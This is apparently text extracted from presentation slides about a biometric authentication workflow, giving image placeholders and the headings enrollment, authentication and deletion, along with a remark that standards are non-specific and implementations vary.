


TA encrypted


Bio Auth Workflow

Non-specific standards; varying implementations


Enrollment



Authentication



Deletion



